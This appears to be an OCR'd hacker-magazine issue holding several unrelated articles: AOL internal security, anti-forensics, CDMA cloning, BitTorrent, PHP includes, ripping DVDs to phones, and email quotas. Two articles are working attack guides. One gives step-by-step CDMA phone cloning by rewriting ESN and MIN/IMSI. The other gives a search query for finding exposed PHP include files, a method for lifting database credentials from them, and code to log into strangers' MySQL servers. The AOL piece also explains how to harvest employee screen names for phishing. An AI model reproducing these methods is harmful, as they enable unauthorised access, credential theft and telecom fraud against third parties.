Once upon a time, in the not-so-distant past (recent enough to know that this info is correct, long enough ago to prevent a connection between this article and my leaving the company), I was a very low-level worker bee for that much-maligned "ISP" AOL. Since I am no longer employed with AOL and have promised to only use my power for good, I have decided that a (very) small tour of (very) basic AOL security is in order. Note that because every action performed by an AOL employee is monitored (more on that later), I was unfortunately unable to poke around too terribly much, however I can relate the basic layout of AOL's internal security. *Disclaimer:* This information is based on my own observations and conclusions, and what little info I could pull out of my managers without being flagged with OpSec. The information containded herein is true and correct to the best of my knowlege, but if you dick around and get caught because I left out a bit, I warned you!

First off, let's define some terms: OpSec is AOL Operations Security, the (understandably) uber-paranoid department that handles, well, operations security. This includes internal and external network and computer security. These are the people who start sweating profusely if they find you are browsing 2600.com (will get you yelled at, at least) or reading a copy of the magazine on break (will get you red-flagged and you will win an all-expenses paid visit from your operations manager, at the very least).

Merlin is the primary AOL member information database. This is where all the information regarding each member can be accessed and changed as need requires. The software that runs Merlin is PegaREACH, which is distributed by Pegasystems (www.pega.com). The interface consists of organized clickable links known as workflows, which allow the user to access specific customer management tools. For example, the "Password Reset" workflow under the "Password Appeals" category would allow a CCC (a Customer Care Consultant; worker bee) to reset a member's password. Access to these workflows is determined by the department you work in and your level of importance. A worker bee gets access to only those workflows that AOL deems necessary for completion of the job. (By the way, much fewer people would get stuck in transfer-hell if AOL would allow *all* their CCCs access to *all* the Merlin workflows.) Merlin is the latest incarnation of a number of customer management databases that have been tried by AOL, as somebody always figures out how to compromise security.

A couple of other AOL-related items you might run into are: ESOURCE, which is touted as the central repository of data regarding policies and procedures and MSU, the Member Services University (an online worker bee training resource). Also some departmental names and acronyms: AOL Retention is the "cancellation" department. These pathetic creatures have a tough time, as their meaningless existence revolves around attempting to prevent the approximately 1.5 million members who call them each month from canceling; CAT is the Community Action Team, responsible for terms of service (TOS) violations; CARE is the billing department; FRAUD handles, erm, fraud; SUBP is related to the (dying) broadband service.

On to the good stuff: Security starts at the desktop, right? The workstations I have had experience with were all running Win2000Pro. Each CCC is given a unique UID with which to login. However, password rules are pretty slack. No less than four letters is the only rule that I am aware of. Ctrl-Alt-Del is disabled after the initial login screen, as is most everything else. There are several pieces of software run at login, including the desktop monitoring software, an internal messaging program called SMS, and a powerpoint presentation that allows you to view (outdated) company announcements. Management has the ability to globally change the desktop image of all workstations, and uses this to communicate important bits of information around the company. Right-click seems to be suppressed in some (but not all) areas. Either that or AOL provides consistently crappy mice to its valued workers. For example, right click at the desktop wasn't allowed, but right-click in-

side IE was. The window button on the keyboard worked, but the context-menu button usually didn't. Access to programs was limited to PegaREACH, AOL (of course), Notepad, PowerPoint, and IE. Access to the control panel and other Windows software was denied, as was access to the local drive and the command prompt.

Each CCC gets an internal AOL account, which is accessible through a standard AOL software installation. The extra benefits that come with an internal account include the ability to send "chromed" official AOL email, and access to internal-only AOL keywords which in turn allow access to such things as ESOURCE, MSU, etc. Apparently, somehow the AOL software has a higher level of access rights, as certain AOL internal keywords can launch external programs such as IE via a command prompt. Authentication for the AOL internal account is a two-part process. The first step is a standard UID/PW combo. The second step involves using a SecurID hardware token. These tokens and their associated authentication software are provided by RSA security (www.rsa.com). The hardware tokens that we use are the keyfob type, which uses an internal hash to generate a six-digit number that changes every 60 seconds. I don't know much about cryptography and thus I was unable to determine the hash used to generate the numbers, however I did see one set repeat and I believe that it is somehow connected with the token's serial number, which is used to bind the SecurID to a specific internal account. These tokens are carried by each and every CCC and are absolutely required in order to access their internal AOL account. If an ID is lost or stolen, the only way to regain access is to have an operations manager or OpSec person re-bind your account with a fresh SecurID (which you have to pay for).

Merlin is accessed through the same UID/PW/SecurID procedure that is used to access the CCC's internal AOL account. In fact, the master screen name and password used to access the internal AOL account is the UID/PW for Merlin login. Also imbedded in Merlin is the CTI (computer-telephony interface) that allows access to the phones, handles call routing, etc. Each CCC has a unique "teleset number" that identifies the CCC and allows supervisors and managers to listen to calls, watch what the CCC is doing on the computer, etc. The phone is an Avaya model 4324 and uses VoIP for call routing.

What makes this whole setup interesting is that access to this data is now limited only to computers whose IPs are registered as part of the AOL internal network. All AOL internal sites, as well as outsourced call-centers, have to have their workstation IPs registered with OpSec or within a specific range. In fact, many (outsourced) call centers have workstations that are set aside for use only for AOL CCCs. They are physically and topographically separate from the regular company network. Company managers who need access to both the AOL internal network and their company network have to have two workstations on their desk, one for each network. What this means is that while I can access my AOL internal account from my home PC with my UID/PW/SecurID combination, I cannot access the internal-only keywords or office.aol.com webpages.

Lastly, we come to building security. The building where I worked was under 24 hour a day lockdown. Access was provided through a standard mag card. The main external door (employee entrance) was set up with sensors that would detect if more than one person was attempting to enter on a single card swipe, and would forcibly eject both people if that happened. Access to the (interior) break area, smoker's lounge, and various departments such as HR and coms areas were also controlled by mag card locks. In fact, the only door that was open to the public led directly to security, where a 24 hour a day armed guard awaited them. Non-employees were only allowed into the lobby/security and HR areas. Visitors required registration, a visitor badge, and an escort at all times. Access out of the building was also mag card controlled, so security, operations, etc. can see every move that their worker bees make. Plus, if your mag card gets screwed up while you are in the building, you are screwed as you cannot get out! In such a situation, you would have to phone security (as you can't get to the security desk without your mag card) and have them manually let you out of the building.

So, with all this physical and electronic security, where is the weak spot? As it usually is, the weak point is the human element. AOL has been and remains a very productive phishing ground... and apparently despite all of OpSec's efforts to the contrary, internal AOL employees are still blithely turning over their usernames and passwords to phony web pages that seem to be internal AOL pages. During my tenure as an AOL employee I saw a new "scam alert" posted on ESOURCE every couple of weeks. Frequently, a new email would float around promising pay or incentive increases, more paid time off, or a special prize or award in order to get internal employees to turn over their usernames and passwords. Despite countless warnings and "uptraining" seminars, despite an

entire training module dedicated to social engineering (how to spot it and avoid getting tricked), people still are getting tricked! Is this a statement about the people AOL is hiring, their training practices, or what?

On a related note, I picked up on two security flaws during my tenure at AOL, both of which were completely ignored after I reported them. The first has to do with the testing system that HR used to test new employees. The test was web-based and used the applicant's SSN as an identifier. The workstations were using IE and auto-complete was turned on, so that once you typed the first number of your SSN, everyone else's SSN who used that workstation appeared in a drop-down. Same with name, address, and phone number. When I first applied, I asked the HR manager to correct that breach of other people's privacy, but I checked on it the day that I left the company and nothing had changed. The second issue deals with the fact that in many cases the Merlin software automatically generates an email to the member with whom you are speaking. The software automatically attaches the CCC's screen name as the FROM: address. I didn't realize this until after I left the company, but if you were interested in gathering up a bunch of internal account screen names, from low-level worker bees who might be easily fooled, simply sign up for a free trial of AOL. During the trial, make several calls to the retention department, citing different cancellation reasons. It is a long process, but if you let each CCC talk you into staying with AOL, you will get an email from them - instant internal account username for each call you make!

Well, I hope this has given you an interesting picture of the way things work inside AOL. Maybe some other people who have perhaps more or different experiences with the company would care to write a companion article illustrating some specifics about network layout or other aspects of the company's operation.

Shout outs to all the worker bees slaving away under AOL's giant iron fist. Don't give up, there is life after AOL!

Anti-Forensics: Make Secrets Stay Secret

by Frater Ignotius
unknown@paranoia.no

There are many reasons to hide something on a computer. You may want to make sure other users aren't able to read your documents and mail, you may want to hide your pr0n from your boss, or maybe even make sure that if your loving government kicks down your door, your stash of sensitive information is not compromised.

Easy, some say. Use encryption and you're safe.

Well, OK. A partition or file encryption scheme might keep your files safe from your boss or wife or kids or whoever. But what happens when you've been up hacking all night and finally decide to get some sleep, and just as you're dozing off at 0700, a dozen policemen and/or three-letter-agency operatives bust down your door and have you in handcuffs before you can even turn off your computer? Or what if your hardcore software firm gets a visit from some "art student" who really only wants to steal your data to pass on to your competitor or someone else?

Even if you closed your encrypted drives or files or maybe even logged out and shut down, you still might be in trouble. "Why?" you ask. "I use XYZ encryption and that's unbreakable!" Sure, the encryption scheme may be unbreakable in a mathematical sense (although I wouldn't count on it just because the readme file or web page says so). But have you considered that the software implementation itself might not be as secure as you would want and that, in any case, your operating system might also give you away?

Consider this: when a piece of encryption software starts, it will need the key and the passphrase for decryption. Per default many, if not most, simply store the key on your hard drive. And even if you keep your key in a supersafe place that no one would ever find, it will still need to be loaded into memory in order to decrypt, no? The same goes for the password. While it might only exist in your head at the time you boot, the second you type in that password, chances are it's going into RAM. Now, what often happens to things in RAM? They get swapped to disk. Also, do you have any idea

what temp files your encryption software makes? And what they contain? Are they properly erased or just removed from the allocation table (leaving the actual data still on the drive) the way a regular "del" or "rm" would? For all you know, the encrypted file might be written in plaintext to the disk, then after you close the encryption software, the file either stays in place or is just deleted in the regular fashion, meaning that the unencrypted data is still intact and can be retrieved using "undelete" type software.

Someone who wanted to seize a computer for evidence gathering (forensics) or to steal your secrets (espionage) could for instance run a small program that would bluescreen (BSOD) your Windows box or make your Linux kernel dump core. Then the box would be powered off, opened, and the hdd would be extracted and hooked up to a gizmo or computer that does a bit-to-bit copy, very much like the dd command on *nixen would. There are handheld devices made just for this, with IDE (or whatever) connectors and a fast large hard drive. They can copy a disk perfectly in minutes.

This could leave the intruder with a complete dump of your RAM and an exact copy of the entire file system. If the key and password are available in any way, shape, or form, assume they *will* find it. And that will make your secure encryption scheme nothing more than an amusing puzzle for the spy or forensics expert - even though you memorized a 40 random character password and used a keylength that even the NSA would consider to be overkill.

So what can you do to safeguard against this? It's not a clear cut thing, and I certainly will not claim to be intimate enough with the internal processes of any OS to propose a solve-all solution. However, there are some simple steps that I believe will improve the odds. Concoct a solution that secures *your* scheme:

1. When opening an encrypted file or volume, do the changes you need to do, then close it and reboot. Make sure you completely flush the RAM and overwrite your disk cache. Don't leave the software running or the file or volume open when you're not using it.

2. Turn off any and all memory/core dumping functions in your OS, unless you're actually using them for something. Turn off hibernation and whatnot in XP. Make sure there are no processes dumping your RAM to disk *or* making "backup" copies of any relevant system files or the files associated with the encryption scheme. Use a tool to see what files your encryption scheme opens while running, note where they are kept and their names, and see if they are deleted properly or if they can be recovered.

3. In Windows XP, take a look in %System ➥Root%\Minidump and observe that there is per default one (albeit small) memory dump from each of the countless BSODs you surely have had since install. Go turn the damned thing off (found in My computer>Properties>Advanced> Startup and recovery settings).


4. Move your temp/tmp folders to a proper place if you use Windows. Regardless of OS, make sure you *properly* delete your temp files each boot and/or shutdown, using a secure deletion program that actually overwrites the relevant sectors of the disk, as opposed to a regular del or rm.

5. Investigate, investigate, investigate. You can play around with this in win2k, w2k3, and XP Pro. Turn on complete memory dumping, set HKEY_LOCAL_MACHINE\SYSTEM\ ➥CurrentControlSet\Services\i8042prt\ ➥Parameters\CrashOnCtrlScroll to 1, hit CTRL+SCRLCK SCRLCK and Windows will dump the complete memory. Analyze with a hex editor and see if you can't break your own scheme. The same thing can be done in Linux by configuring magic sysrq in the kernel.

This may seem paranoid, but if you have something you *really* want to hide from people with big resources, you *have* to be paranoid or you'll be at risk. The safest thing to do may be to have a dedicated box that handles the encryption and to make that box so sensitive to irregular activity that it shuts like a clam if something happens. For instance, a Linux server with StegFS (http://stegfs.sourceforge.net/) and the aforementioned considerations about memory dumps might take you a lot further towards true security than something like PGPDisk (http://www.pgpi.org/) which would be highly susceptible to dump attacks. But that is not to say that you can't implement the latter safely. Even if you manage to force your OS not to dump the memory, the intruders might have their own software or even hardware to do just that, so make sure you find a routine that flushes any sensitive data such as key and passphrase out of RAM and off the HDD. In any case, make sure you're not already storing multiple copies of both in your various temp folders already.

There is surely more to be said about this, and now it's up to *you* to investigate how you can safeguard against this on your OS and with your encryption scheme. Remember to share your info.

Digital CDMA Cloning



by tele

How secure is CDMA really? I mean come on, when you hear about cloning CDMA you think it's not possible. They have an A-key, right?

Hell, if they did have the A-key implemented it would stop some CDMA cloning but not all. I am not responsible for what you do with this information. This is only to demonstrate how easily CDMA can be cloned.

The A-key

CDMA and TDMA and now some analog (AMPS) have what is called an authentication process (A-key). Authentication is a process by which identical calculations are performed in both the network and the mobile phone. Each subscriber is given a unique numeric 64-bit code called the authentication key (A-key) that is permanently programmed in both the handset and the operator's network before activation. The A-key is not transmitted over the air, so cloners cannot intercept it with a radio scanner. To authenticate a call, the network's authentication center (AC) initiates a calculation in both the network and the subscriber's handset. The parameters of the calculation include the A-key, the subscriber's NAM, and a random number. A legitimate handset will produce the same calculated result as the network. The handset's result is compared with the network's result. If the results match, the phone is not a clone and the call is allowed. If the digital networks leave the A-key turned off or if the A-key is set to all zeros, then the phone can be cloned. Supposedly getting the A-keys are next to impossible and only a few high level techs in a network's system have access to the codes.

The IMSI

I know that most Sprint PCS phones use what's called the MIN-based IMSI, which stands for International Mobile Subscriber Identifier. The IMSI is a unique 10-15 digit number programmed in the phone which designates the subscriber. This number is used for provisioning in network elements. Basically when the phone is roaming it will use the IMSI as the MIN. The IMSI is now being used by some providers with the MIN and ESN to authenticate a phone on the network.

The IMSI is not a security measure or anything because it's transmitted over the air. When the phone is roaming it will transmit the IMSI and ESN (instead of the MIN and ESN) over the air to authenticate the phone on the network.

The MIN

The Mobile Identification Number is the ten digit cellular phone number assigned to the phone's ESN to identify the subscriber on the network. This is used on air interface standards published before 1994, with the IMSI being the current identity.

Any cloner with a modified pro37 and Banpaia software can capture the over the air IMSI/ESN data or the MIN/ESN data depending on the phone and use it to clone a cellular phone. We are not going to get into how to capture the data in this article. Maybe in the future I will write another article on how to mod your pro37 to pickup the 800 mhz cellular band and have a DDI tap.

The ESN

The ESN is a unique number assigned to each cellular phone by the manufacturer and is used with the MIN or IMSI to help authenticate the phone on the network. It is often said to be very hard to change and blah blah. The fact is that one can change the ESN of a

cellular phone with just some software and a data cable. Is that easy enough?

The ESN can also be converted from hex to decimal or vice versa. You can get a few different DOS programs on the Internet that will convert the ESN for you.

The SPC

The SPC stands for Service Program Code. Each CDMA phone has a unique six digit SPC code based on the phone's ESN. Without the SPC one cannot program the cellular phone's MIN, IMSI, or the ESN. The SPC code can be reset to 000000 which will unlock the phone. If your phone is locked and you don't know the SPC you can get a program called Kyocera Unlock Tools (try google). This program will unlock the following Kyocera models: 2035, 3035, 2135, 2235/2255, 1135, 2325/2345.

Now on to the good stuff.

For the hardware we are going to be using a Kyocera 2235 cellular phone and a standard Kyocera serial port data cable. (You can buy them on ebay for cheap.)

For the software we will be using a program called KWC ESN Writer All (again, try google). This program will change the ESN on the models named above.

1) Attach the phone and data cable to Com1 and power on the phone.

2) Run the program and select your phone model from the dropdown list where it says KWC Model.

3) Check SPC and enter the phone's Service Program Code.

4) Type in your new ESN where it says Wr ESN, then click on Write ESN.

The program will put the phone in Data Mode (DM) and search for the ESN address in the phone's eeprom. It will then replace the ESN with the new one. To change the ESN you're going to need the HEX ESN. Remember the ESN can be converted from hex to decimal or vice versa.

Now you will have to program the phone's MIN or IMSI. When you're cloning a phone you don't have to program both the MIN and IMSI, just the one the phone is using to authenticate on the network.

1) Press 111111 on the phone's keypad then press Option and select Programming.

2) The phone will now ask for the Service Program Code. Enter it and the phone will enter the service programming menu.

3) Select Basic NAM1 Info and press OK.

4) Select Phone Number and press OK.


5) Enter the ten digit MIN or IMSI and press OK.

6) Now press Clr twice and the phone will restart.

Your phone should now be cloned. Dial 411 to see if it works.

You can also clone TDMA phones with the above hardware/software. You just have to change the network settings in the phone so the phone uses analog only and it will work fine.

Enjoy!



Bit Torrent – The Future of the Internet?

by spite
Spite_fowl@yahoo.com

There's no doubt that the majority of you know what the Bit Torrent protocol is. But how many know what it means? Bit Torrent has been popping up over the Internet this past year at a fantastic pace. Mostly used for warez, it can now be seen popping up in various legitimate websites to share legitimate files. The concept isn't new. In fact, a similar approach has been used on the eDonkey P2P network. Here's a crash course on the Bit Torrent protocol.

Bit Torrent is made up of four sections.

Trackers: Keep track of downloading and uploading activity, seeders and peers, addresses, file information, and hash information. A tracker is the server that is basically the brains of the entire operation. Without a tracker you cannot get a list of peers and seeders, nor verify file information for the file you are downloading. A torrent file is shared and contains this tracker URL.

Torrent file: Contains Tracker URL and file information. Used in conjunction with BT Client to begin transfer.

Seeders: Peers that have completed the file. They begin the transfers to other peers. Peers that have finished the file(s) automatically become seeders until the transfer is closed.

Peers: Users who have not completed the file(s). They send and receive chunks to and from other peers.

The reasons Bit Torrent is so unlike other P2P protocols:

Swarming downloads: Peers upload and download to other peers, not from a centralized server. The load is shared between everyone connected by the tracker.

Non-linear transfers: A file being shared by Bit Torrent is split up into chunks. The chunks are not sent in linear fashion. Instead you will receive whatever is available to be sent. Which means that you may have 90 percent of a file, but not the beginning 10 percent. Or you may have the beginning and end of a file, but not the middle. This way there is no waiting for your next chunk since you can take what is available and send anything you have.

Hash verification: Each chunk of every file creates a hash check, which must be compared to the original hash made available on creation of the torrent. If chunks do not pass this check, they are simply dropped and redownloaded. Your download cannot be complete until the hash is verified.

Upload Rewarding: Transfers are tit-for-tat, meaning the more you upload, the more you download. This can be good and bad. See below.

Negatives

With Upload Rewarding, if you have limited upload, your download can be severely affected. By not uploading, you lose most of your possible peers to download from and will continue at a slower rate because of it.

My feeling about this is that broadband is getting cheaper and faster. Soon most connections will be symmetrical. If you upload the exact amount as you download, server load could all but disappear.

What does this mean for the future? As I said earlier, the BT protocol has been used on various legitimate websites, such as the 3dgamers and idSoftware websites this past year. A possible future of completely distributed networking seems ridiculous to some, but in my opinion is very possible. Imagine that with every file downloaded, you would upload at the same speed for the duration of the transfer. If this is done, beyond the starting seed and tracker bandwidth, server load would in fact disappear.

There are a few possible problems inherent in this idea. Many people don't like to be forced to share their bandwidth. This is because the majority of Internet connections do not have symmetrical upload/download bandwidth. Your upload bandwidth is maxed long before you download, and when this happens it affects your download speed.Security is another possible problem. While a peer checks every chunk it has completed to determine whether or not it is authentic, there is no check before or after trans-

fers are established.

When you're connected with Bit Torrent, you are given a list of all IPs receiving/sending data from/to you. Since you established the connection in full knowledge that you would be sharing with other people, you cannot call this an invasion of privacy. But what about when you don't have the choice?

When given the chance to download from one HTTP or FTP server, why take the risk? When you're managing a popular server's bandwidth, it's obvious the benefits would outweigh the negative. Why not share the load? The complete switch may not be far off, and then the users' choice won't matter. Is this good or bad? That's yet to be seen.

Bit Torrent official homepage:
http://bitconjurer.org/BitTorrent/

The Insecurity of PHP Includes

by jumbobrian
jumbobrian@yahoo.com

PHP is a powerful scripting language often used on the web today. Like many other programming languages, it uses something called "includes" to save people the time of retyping functions and variables and whatnot. One common usage for an include file is to open a connection to a database. This is what we are going to be exploring in this article.

First off, I'm going to assume that you have a webserver running PHP already configured. You shouldn't need any other programming knowledge. Next, we're going to run a simple Google search. The great thing about Google is that it allows you to search for phrases and not just individual words by quoting the phrase (as in "The Hacker Quarterly"). Enter this as the search query: "Index of" ".php.inc". Be sure to include quotes. Now let me explain the search. "Index of" is a phrase commonly used by web servers when displaying a list of files on the server. ".php.inc" is the extension to a file we're looking for.

Remember how we're trying to find a database connection? Well, to do this, look through some of the search results and the list of files you get. Although any .php.inc or .inc file is fine, look for such obvious names like "database.php.inc" or "db.inc." Now open the file you found. After you do this, one of three things is likely to happen. Number one, the file will open and a text file will be displayed to you. Number two, you may get an empty page. Number three, the server will say you don't have access to the file.

If you got the blank page, PHP on that server is configured to execute PHP scripts even on .inc files. Try another server. If a message came up saying you don't have access to the file, try another server.

If a text file loaded, congratulations. Now we're going to be looking for some key words. Do a search on the text file, looking for the words "mysql_connect" and "mysql_pconnect." These are functions used in PHP, and if you find any of them on the page, chances are you have the username and password for the mysql server. The format should be: mysql_connect("server, "username", "password");. If you don't see a username, but rather something like "$DB_Username", look for the variable $DB_Username on the page and see what it is equal to. Copy down the server, username, and password.

Now here's the fun part. Make a .php file that connects to the server and displays a list of the individual databases on the server:

```
<?php
    $dblink =
mysql_connect("server", "username",
"password");
    $db_list =
mysql_list_dbs($dblink);

    while ($row = mysql_fetch_
➥object($db_list)) {
 echo $row->Database . "\n";
    }
?>
```

Upload this file to your server, run it, and see what happens. If you get a list of databases, it worked. If you get an error about not having permission to access the server, look back in the includes for another username/pass or try another server.

Now that you have a list of databases, keep messing around with PHP. Look for help on

php.net with these functions: mysql_list_tables, mysql_select_db, mysql_query, or any other mysql functions you dare to try. Also, if you happen to notice that the server uses MS-SQL or any other database, search php.net for help with those functions.

Finally, please check your own server so that someone doesn't do this to you. The simplest way is to change the file extension to ".inc.php." This way, the script is always going to execute as PHP. PHP is a powerful language but it still requires some common sense in making it secure.

Shoutouts to: methodic, whose article in 20:3 inspired me to write this one. And mike, for all the PHP help over the years.

by bill

A movie on your phone? Why not? I thought I'd give it a try....

Everyone seems to be talking about getting video into your pocket at the moment, from network operators to the latest Silicon Valley startup; the dream of being able to watch videos in the palm of your hand (or, more importantly, collect revenues from users watching movies on the move) is alive and well. Of course, no one knows what kind of video content users will pay for (though Big Brother in the UK did well selling video clips to owners of 3650s), and streaming is still a black art which has shown little efficaciousness, downloading and playback are still the order of the day, ideally by MMS.

But if it were possible to get an entire film onto a mobile phone or PDA, would it make a practical viewing experience? Would it even be possible to get a film onto a phone, even the latest Symbian handset or PDA? I decided the latter problem was most interesting to address, and that the process might lead to exploration of the former.

Getting a film to try this experiment with isn't difficult. There is a great deal of video material on the Internet available free, some of which is most entertaining. My personal favorite is http://www.archive.org, where you can download US Government Information and other films from the last 100 years. But I want a proper, full-length movie. So the plan is to start with a DVD of a film and, using only free software, to attempt to get that film viewable on a Nokia 3650 handset, a Microsoft Pocket PC device, and a Palm Pilot. I selected *The Fifth Element* as being appropriate for such a procedure and started with the DVD.

Getting The Content

DVDs are protected against this kind of thing, not to stop people watching on their phones, but to prevent illegal copying. Luckily for us the protection isn't very good and the easily obtainable DVD Decrypter from Lightening UK started the process by collecting the information from the DVD and placing it on the hard disk. This process isn't for the faint hearted. You'll need around 5GB of free disk space and it takes about 30 minutes to lift a whole DVD. When you first run DVD Decrypter you'll notice that your DVD contains a number of video files. These may make up the "Extra Content" or animations. The length of these files is displayed and you should be able to work out which one to decrypt based on that. What you end up with is a single AVI file of about 5.85GB, depending on the length of your choice of movie. Remember that AVI isn't a format, just an extension, and AVI files may exist in a number of different formats.

That's a good start, but the file is still massive and not in a very useful format. Next we need to translate it into something we can work with (not yet something we can play back on the handsets - we're still some way from there). FlasKMPEG is a software package from Alberto Vigata for just such purposes; it can convert the files we've pulled off the DVD into something we can use. It's not the most intuitive package to use, requiring you to first open the file you want to convert, then remembering to select an output format before converting it (using Options | Output Format Options). Being as I don't particularly care about this format, being as it's just an intermediary, and quality is something I gave up when I decided a phone would be a good place

to watch a movie, I selected Microsoft Video 1 for video and PCN for audio. Converting video is not a fast process and, impressive as FlaskMPEG is, it still takes several hours to perform the conversion. But when it's done you are left with an AVI of your movie you can play back in your choice of PC video viewing software. This won't reduce the size much. *The Fifth Element* came out at 3.55GB after encoding into Microsoft Video 1.

If you've got the patience, FlaskMPEG can also alter the video in a number of ways, changing the resolution, cropping and stretching wide-screen movies to a more suitable shape for the device. But doing so slows down the already painfully slow conversion process. (To be fair, in the FlaskMPEG FAQ the first question is "Why is it so slow?" to which the answer is "...the program is free," which is a very fair response for a remarkably powerful application.)

But that's still not what we're after and we have one more conversion stage to work through. (And we've still to establish if the whole thing is actually possible.) Now the process diverges depending on the device you want to ultimately play back on.

Pocket PC

Microsoft Media Encoder is available free from the Microsoft website, and enables content to be encoded in a variety of formats including those suitable for Pocket PC. Encoding is pretty fast, you can choose to have the video in wide-screen or normal, and reducing the audio quality can reduce the size of the final file.

Once encoded you should end up with something around 200MB. This can be reduced slightly, but not a lot, and quite a bit of processing is needed for playback.

Watching on the Pocket PC is very good, the Media Player application will run in landscape mode, making best use of the screen, so wide-screen presentations look really good. While I was encoding different things I did loose lip-sync a few times and this required re-encoding to fix, but was probably due to doing too many things on the machine during the encoding. If left alone the problems went away.

Video was played back on an O2 Xda II and iPaq Pocket PC from MMC card. I was able to watch the whole film and do some work before the batteries died on us. But two viewings wouldn't be possible without a high-capacity battery.

Palm Pilot

The new Palm Pilots have pushed their multimedia capabilities, an area where they are often seen as inferior to their Pocket PC rivals. There is only one option for encoding files for the Palm and that's Kinoma Producer for Palm. If you've got one of the latest models, then this software comes free. If not then your only approach is to buy a copy.

I did look around for free encoding systems for the Palm, but was disappointed. Such solutions that exist didn't really scale to our project (encoding an entire film) so while there is some interesting work being done, right now it's commercial software or nothing. Being as I had access to a new Palm Tungsten 3, I wasn't forced to break my free-software-only rule.

Encoding our film using Kinoma Producer was easy, if not fast, and using the machine for anything else while encoding seemed to cause some lip-sync problems. But the process was very simple. Options are quite limited (apparently there is a "Professional" version of Kinoma Producer, but that would cost money) so I converted everything as Full/Widescreen. The quality was very good, but the lack of processing power on the Palm did show in the file sizes. By using less compression it's easier to get the video onto the screen. But the encoded film comes in at almost 400MB, not easy to get onto a Palm, though a modern MMC card was used to fit it on and allowed smooth playback.

Watching on the Palm was pretty good. The video looked very good but the smaller screen does mean smaller video and the player won't use the expanded screen of the Tungsten 3. You could certainly watch a whole film and perhaps almost two, but then the battery would let you down. Extending the battery life on a Palm isn't easy, so on a long flight you have to ration your video viewing.

Symbian Mobile Phones

There are several software packages available for playing back video on a Symbian handset, but Real One is included in the 3650, so it made sense to try using that. I downloaded the Helix Producer and tried just encoding and copying the file, but that didn't work. Much mucking about revealed that if you want to encode content for Real using Helix you need a specific Job File, so I downloaded one of those, but when I tried to install it Helix dropped out saying I had to buy the commercial version. $200 might be very reasonable for a development company, but for this particular madness it seemed excessive. So I looked elsewhere.

The Real One player used in the 3650 can also play back ".3gp" files. These are video files encoded to a standard set by the 3GPP

consortium (who develop standards for GSM networks). The files are actually encoded in MPEG4 or H.263 and have the extension ".3gp". This standard is used for MMS messages containing video, and video recorded on the 3650 is also in this format. I tried encoding some content using MPEG4 and just copying it over, but that didn't get us anywhere, so some sort of trans-coding would be necessary.

On the edge of giving up, I suddenly came across the Nokia Multimedia Converter, an ideal tool created for the job. This application is free from Nokia and can encode AVI files into 3gp for playback on a Nokia handset. It's written in Java so it's not fast, but it still manages a respectable speed (taking about two hours to encode the whole movie). It actually encodes into the H.263 format, which is more efficient than MPEG4, so the file sizes should be small.

So we now have our movie - the size shows that the whole thing is well under 50MB - making the whole thing easily fit onto the 128MB maximum officially supported by the MMC memory cards usable in the Nokia 3650 (though we've managed to get a 512MB card working without any problems). The next problem was how to select the file for playback.

If you have Handy File (an excellent file manager for Series 60 phones) then it's no problem. Just select the file. But Handy File costs money (albeit well spent money) and one of our requirements was that the whole process shouldn't cost anything. So I looked to Real One to be able to open the file. I had copied the file (Fifth.3pg) onto the root of the MMC card, so I knew the path would be "E:\Fifth.3gp" though Real refused to recognize the file when browsing. I next tried to enter the address as a URL, but hit a problem in that you can't type a backslash when entering a URL. Remembering the copy and past function, I composed a text message using a "\" and pressed the pencil button while pressing the navigation pad to highlight it, which meant I could copy the character and then, by pressing the pencil again, paste it into the URL I was entering. Once entered, the file took a while to load. But once there it worked and I could finally watch the whole movie on a mobile phone!

The quality wasn't great, and the playback hiccups every now and then. But by lowering the frame rate to 10 (in the Nokia Multimedia Converter) the hiccups vanished and the playback was remarkable watchable. I tested playback on the 3650 and a 6600 and, while less than perfect, it was still entirely possible to enjoy a film, even if the Real Player doesn't allow you to move around the video at all (no fast-forward or rewind and no progress indication), with the right Bluetooth headset the audio could even be sent wirelessly (in mono). Unsurprisingly the phones did do very well regarding battery life, being able to last through several viewings without noticeable trouble.

Conclusion

So, should you throw away your TV and make your mobile the center of your life? Probably not. While we demonstrated that it was possible to watch a movie on your mobile phone or PDA, the question of whether it is a good idea remains. The phones I tried didn't support headphones, though some headsets worked fine even if that meant further lowering the quality of playback. Having spent several hours encoding video for a particularly long flight, I was distressed to remember that I wouldn't be allowed to use my phone on a plane! The battery life on the Pocket PC is very restrictive but the Palm works well, certainly well enough to compete with the in-flight entertainment. With the capacity of MMC and SD Cards increasing at such a rate, it seems obvious that the ability to store films and television programs will become mainstream well before devices dedicated to it are available.

I found, having established that films were possible, that episodes of television series worked better for entertainment. Films are just so unsuited to the small screens on the move. Lifting content from DVDs is easy enough, though it remains to be seen if the dedicated video devices can afford to provide software to make this as easy as copying CD content to modern MP3 players. Copying and converting video is a lengthy process, even with commercial software, and it seems unlikely that it's going to make the mainstream until processing powers improve enough to make it a slick and quick transfer. But all of the devices I tested were more than capable of playing back a whole movie, as long as storage was available.

Movies on the go? Not yet, but we're getting there.

Links

DVD Decrypter: http://www.dvddecrypter.com/
FLASK MPEG: http://www.flaskmpeg.net/
Microsoft Media Encoder: http://www.
➥microsoft.com, search for "Media Encoder"
Nokia Multimedia Encoder: http://forum.nokia.com

by Fernando

Google's choice of 1 GB of space started a chain reaction throughout free email providers. The following is a list of email providers that have bumped up their user quotas to compete with Gmail:

Spymac (http://spymac.com/): 1 GB
Rediff (http://rediff.com/): 1 GB
Hotmail (http://hotmail.com/): 250 MB
Yahoo! (http://mail.yahoo.com/): 100 MB

